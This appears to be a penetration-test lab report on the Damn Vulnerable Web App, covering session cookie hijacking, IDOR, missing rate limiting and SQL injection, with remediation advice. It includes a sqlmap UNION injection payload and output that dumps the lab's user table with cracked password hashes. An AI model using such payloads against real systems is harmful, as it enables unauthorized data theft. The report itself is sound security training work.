

Phase 2

API Security Testing

Objective

The Goal of this assessment to identify security weakness/vulnerabilities in the DVWA/API like components in accordance to OWASP top 10 methodology. Testing issues like BOLA, Weak session token validation, missing rate limiting and SQL injection. These vulnerabilities allow unrestricted access to data and accounts which are not supposed to be accessed by unauthorized adversary.


Tools used

- Burp suite
- SQLmap
- Kali-Linux
- Metasploit 2 VM

Methodology

1. API Endpoint Enumeration

Using Burp suite we were able to intercept all DVWA traffic, revealing API like GET and POST request for authentication , SQL injection , brute force and input reflection functions.



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respons...
1	https://www.google.com	GET	/warmup.html			200	1084	HTML	html	Warmup Page		✓	172.217.26.36		16:44:56.4 D...	8080	190
2	http://192.168.100.129	GET	/dwa			301	593	HTML		301 Moved Permanently			192.168.100.129		16:44:58.4 D...	8080	1
3	http://192.168.100.129	GET	/dwa/			302	482	HTML					192.168.100.129	PHPSESSID=876b2...	16:44:58.4 D...	8080	24
4	http://192.168.100.129	GET	/dwa/login.php			200	1636	HTML	php	Damn Vulnerable Web A...			192.168.100.129		16:44:59.4 D...	8080	14
8	http://192.168.100.129	POST	/dwa/login.php		✓	302	392	HTML	php				192.168.100.129		16:47:03.4 D...	8080	18
9	http://192.168.100.129	GET	/dwa/login.php			200	1675	HTML	php	Damn Vulnerable Web A...			192.168.100.129		16:47:03.4 D...	8080	14
10	http://192.168.100.129	POST	/dwa/login.php		✓	302	391	HTML	php				192.168.100.129		16:47:08.4 D...	8080	15
11	http://192.168.100.129	GET	/dwa/login.php			200	1675	HTML	php	Damn Vulnerable Web A...			192.168.100.129		16:47:08.4 D...	8080	12
12	http://192.168.100.129	POST	/dwa/login.php		✓	302	392	HTML	php				192.168.100.129		16:47:13.4 De...	8080	13
13	http://192.168.100.129	GET	/dwa/index.php			200	4932	HTML	php	Damn Vulnerable Web A...			192.168.100.129		16:47:13.4 De...	8080	16
18	http://192.168.100.129	GET	/dwa/index.php			200	4846	HTML	php	Damn Vulnerable Web A...			192.168.100.129		16:48:08.4 D...	8080	12
19	http://192.168.100.129	GET	/dwa/vulnerabilities/tf/?page=include...		✓	200	4453	HTML		Damn Vulnerable Web A...			192.168.100.129		16:48:09.4 D...	8080	18
20	http://192.168.100.129	GET	/dwa/vulnerabilities/brute/			200	4827	HTML		Damn Vulnerable Web A...			192.168.100.129		16:48:17.4 De...	8080	15



2. Authentication testing

While testing we were able to observe that we are able to steal the PHPsession cookies from logged in account and take over the session.

This screenshot shows the DVWA Security page in a browser. On the left, the Cookie-Editor extension is open, displaying a list of cookies. The 'PHPSESSID' cookie is selected, showing its name, value (640687c563fe5e136829e13295073601), domain (192.168.100.129), and path (/). The 'Host Only' checkbox is checked. The main page shows the 'Script Security' section with the security level set to 'low'. The 'PHPIDS' section is also visible, showing it is currently disabled.


This screenshot shows the DVWA login page. The 'Cookie-Editor' extension is still open on the left, showing the same 'PHPSESSID' cookie. The login form has fields for 'Username' and 'Password', and a 'Login' button. Below the form, there is a hint: 'Hint: default username is 'admin' with password 'password''.

This screenshot shows the DVWA index page. The 'Cookie-Editor' extension is still open on the left, showing the same 'PHPSESSID' cookie. The index page displays a 'Welcome to Damn Vulnerable Web App!' message. The 'WARNING!' section states: 'Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing 3dMPE onto a local machine inside your LAN which is used solely for testing.' The 'Disclaimer' section states: 'We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the persons who uploaded and installed it.' The 'General Instructions' section states: 'The help button allows you to view hints/tips for each vulnerability and for each security level on their respective page.' The 'You have logged in as 'admin'' message is visible. The 'Username: admin' and 'Security Level: low' information is also present.




3. Authorization Testing (BOLA)

We can enumerate other users records without permissions by changing the parameters in `/vulnerabilities/sqli/`



4. SQL Injection testing

SQLmap was used to test for SQL Injection. The result was we were successfully able to enumerate the database.





```
type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x716a787171,0x4e417868457746426c61614c4149534d706365624c45765a50635
15a53645665,0x717a767071),NULL-- -#Submit=Submit

[04:21:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[04:21:56] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[04:21:56] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[04:21:56] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 04:21:56 /2025-11-21/
```

```
Payload: id=1' UNION ALL SELECT CONCAT(0x716a787171,0x4e417868457746426c61614c4149534d706365624c45765a506356526f43464
15a53645665,0x717a767071),NULL-- -#Submit=Submit

[04:26:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[04:26:54] [INFO] fetching tables for database: 'dvwa'
[04:26:54] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[4 tables]
+-----+
| access_log |
| guestbook |
| security_log |
| users |
+-----+

[04:26:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 04:26:54 /2025-11-21/
```

```
[04:28:15] [INFO] cracked password 'letmein' for hash '0d10/d09f5bbe40cade3de5c/1e9e9b7'
[04:28:15] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+
| user_id | role | user | avatar | failed_login | account_enabled | password | last_name | fir |
+-----+
| 1 | admin | admin | /DVWA/hackable/users/admin.jpg | 0 | 1 | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | adm |
| 2 | user | gordonb | /DVWA/hackable/users/gordonb.jpg | 0 | 1 | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gor |
| 3 | user | 1337 | /DVWA/hackable/users/1337.jpg | 0 | 1 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hac |
| 4 | user | pablo | /DVWA/hackable/users/pablo.jpg | 0 | 1 | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pab |
| 5 | user | smithy | /DVWA/hackable/users/smithy.jpg | 0 | 1 | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+-----+

[04:28:18] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[04:28:18] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 04:28:18 /2025-11-21/
```



5. Rate limiting & Brute forcing

The Endpoint /vulnerabilities/brute accepted unlimited attempts of login , demonstrating missing rate limiting protections.

API Testing Logs

Test ID	Vulnerability Type	Severity	Target Endpoint
008	BOLA (IDOR)	Critical	/vulnerabilities/sqli/
009	Token Manipulation	High	/login.php
010	Rate Limit Bypass	Medium	/vulnerabilities/brute/
011	SQL Injection	Critical	/vulnerabilities/sqli/
012	Parameter Fuzzing	Medium	All endpoints

Summary

We were able to perform API Testing on the DVWA website which resulted in BOLA, SQL Injection, Weak session handling, and missing rate limiting controls. burp suite, SQLmap, were used to intercept traffic and extract databases. These vulnerabilities allowed unauthorized access, brute forcing/ dictionary attacks, full database exfiltration.

Remediation Recommendations

- Enable ACL level authorization for all IDs
- Enable rate-limiting which will prevent brute-force attacks
- Create new session tokens upon login
- Input sanitization on all input parameters
- Use prepared statements to prevent SQL injection
- Disable verbose error messages to prevent accidental enumeration.
- Implement proper authentication and logging



CYART

inquiry@cyart.io

www.cyart.io